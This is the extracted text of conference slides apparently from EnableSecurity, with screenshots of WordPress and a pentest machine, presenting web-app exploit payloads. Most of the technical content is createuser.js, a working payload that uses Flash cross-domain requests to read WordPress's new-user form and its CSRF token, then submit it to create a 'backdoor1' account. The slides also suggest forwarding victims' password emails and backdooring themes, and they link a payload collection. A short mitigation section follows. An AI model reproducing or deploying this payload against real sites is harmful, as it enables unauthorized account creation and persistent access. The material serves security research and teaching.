Collapse menu
WordPress 3.3.2 is available! Please update now.
Screen Options Help
Dashboard
Dismiss
WordPress
Version 3.3.1
Welcome to your new WordPress site!
If you need help getting started, check out our documentation on First Steps with WordPress. If you'd rather dive right in, here are a few things most people do first when they set up a new WordPress site. If you need help, use the Help tabs in the upper right corner to get information on how to use your current screen and where to go for more assistance.
Basic Settings
Here are a few easy things you can do to get your feet wet. Make sure to click Save on each Settings screen.
Choose your privacy setting
Select your tagline and time zone
Turn comments on or off
Fill in your profile
Add Real Content
Check out the sample page & post editors to see how it all works, then delete the default content and write your own!
View the sample page and post
Delete the sample page and post
Create an About Me page
Write your first post
Customize Your Site
Use the current theme — Twenty Eleven — or choose a new one. If you stick with Twenty Eleven, here are a few ways to make your site look unique.
Choose light or dark
Set a background color
Select a new header image
Add some widgets
Already know what you're doing? Dismiss this message.
Right Now
Content
1 Post
1 Page
Discussion
Comment
1 Approved
0 Pending
QuickPress
Title
Upload/Insert
Content
webappdemo.obscure.ws/wordpress/wp-admin/edit-comments.php
start
Dashboard ‹ Compan...
Skype™ - victoradmin99
enablesecurity
6:23 PM
Pentest ma...
WinXPSP3
NUM LOCK: OFF

How does that work?

- Flash + JS performs a GET request
- crossdomain.xml policy file is checked
- the contents of the returned HTML are read
- The form to create a new user (together with CSRF token) is filled and submitted

createuser.js

```
var username = 'backdoor1';
var passwd = 'test123';
var email = 'aaa@enablesecurity.com';
var newuserurl = 'http://webappdemo/wordpress/wp-admin/user-new.php';

function startApp(fs) {
    if (!fs) { alert("Flash not loaded"); return; }
    fs.Debug();
}
function displayResponse2() {}
function displayResponse() {...

function makeCall() {
    var url = newuserurl;
    var method = 'GET';
    var body = '';
    var contentType = 'application/x-www-form-urlencoded';
    var fs = FlashHelper.getFlash();
    fs.XmlHttp(url, "displayResponse", method, body, contentType);
};

FlashHelper.onload = startApp;
FlashHelper.writeFlash();
setTimeout("makeCall()",3000);
```

Line: 38 Column: 33 | JavaScript | Tab Size: 4 | makeCall

createuser.js

```
var username = 'backdoor1';
var passwd = 'test123';
var email = 'aaa@enablesecurity.com';
var newuserurl = 'http://webappdemo/wordpress/wp-admin/user-new.php';

function startApp(fs) {
    if (!fs) { alert("Flash not loaded"); return; }
    fs.Debug();
}
function displayResponse2() {}
function displayResponse() {
    var response = FlashHelper.getFlash().GetVariable("retText");
    content = jQuery(response);
    var fs = FlashHelper.getFlash();
    method = 'POST';
    contentType = 'application/x-www-form-urlencoded';
    form = content.find("#createuser");
    form.find('#user_login').val(username);
    form.find('#email').val(email);
    form.find('#pass1').val(passwd);
    form.find('#pass2').val(passwd);
    body = form.serialize();
    // alert(body);
    fs.XmlHttp(newuserurl, "displayResponse2", method, body, contentType);
}
```

Line: 11 Column: 29 | JavaScript | Tab Size: 4 | displayResponse

creating backdoor users is just the start

- it depends on the target application
- for OWA or Squirrelmail we could
  - forward the last 100 emails (ones containing keyword ‘password’?)
  - create a mail filter forwarding all new mail
- in Wordpress we can backdoor themes
- maybe we can create something generic

demo

Pentest machine Ubuntu 64-bit - VMware Workstation

File Edit View VM Tabs Help

Company blog | Just another WordPress site - Mozilla Firefox

7:13 PM obs cure

Company blog | Just another ...

webappdemo.obscure.ws/wordpress/

Google

Company blog

Just another WordPress site

Search

Home Sample Page

Hello world!

1

Posted on April 22, 2012

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

Posted in Uncategorized | 1 Reply

Search

RECENT POSTS

- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

- April 2012

Pentest ma...

WinXPSP3

When is this needed?

- XSS on the same domain
  - i.e. does not have to be the target webapp
- Flash crossdomain.xml
- Uploads of certain file types (e.g. html)
- HTML5 (Access-Control-Allow-Origin)
- Other cross-domain methods (Silverlight?)

Possible mitigation and solutions?

- Generic solutions are hard to give (a.k.a. we're fu**ed) but ...
- Content stored on a different domain
  e.g. gmail uses mail-attachment.googleusercontent.com
- Putting your blog on a different domain has security benefits
  (i.e. blog.company.com instead of company.com/blog)
- Cross-domain policies should be restrictive

Go forth and test

- Currently there is
  - Wordpress PHP backdoor
  - Wordpress backdoor admin
  - Joomla backdoor admin
  - Wordpress backdoor admin via Flash
- Submit your own and say good bye to the alert box ;-)

https://github.com/sandrogauci/Webapp-Exploit-Payloads

Q&A

sandro@enablesecurity.com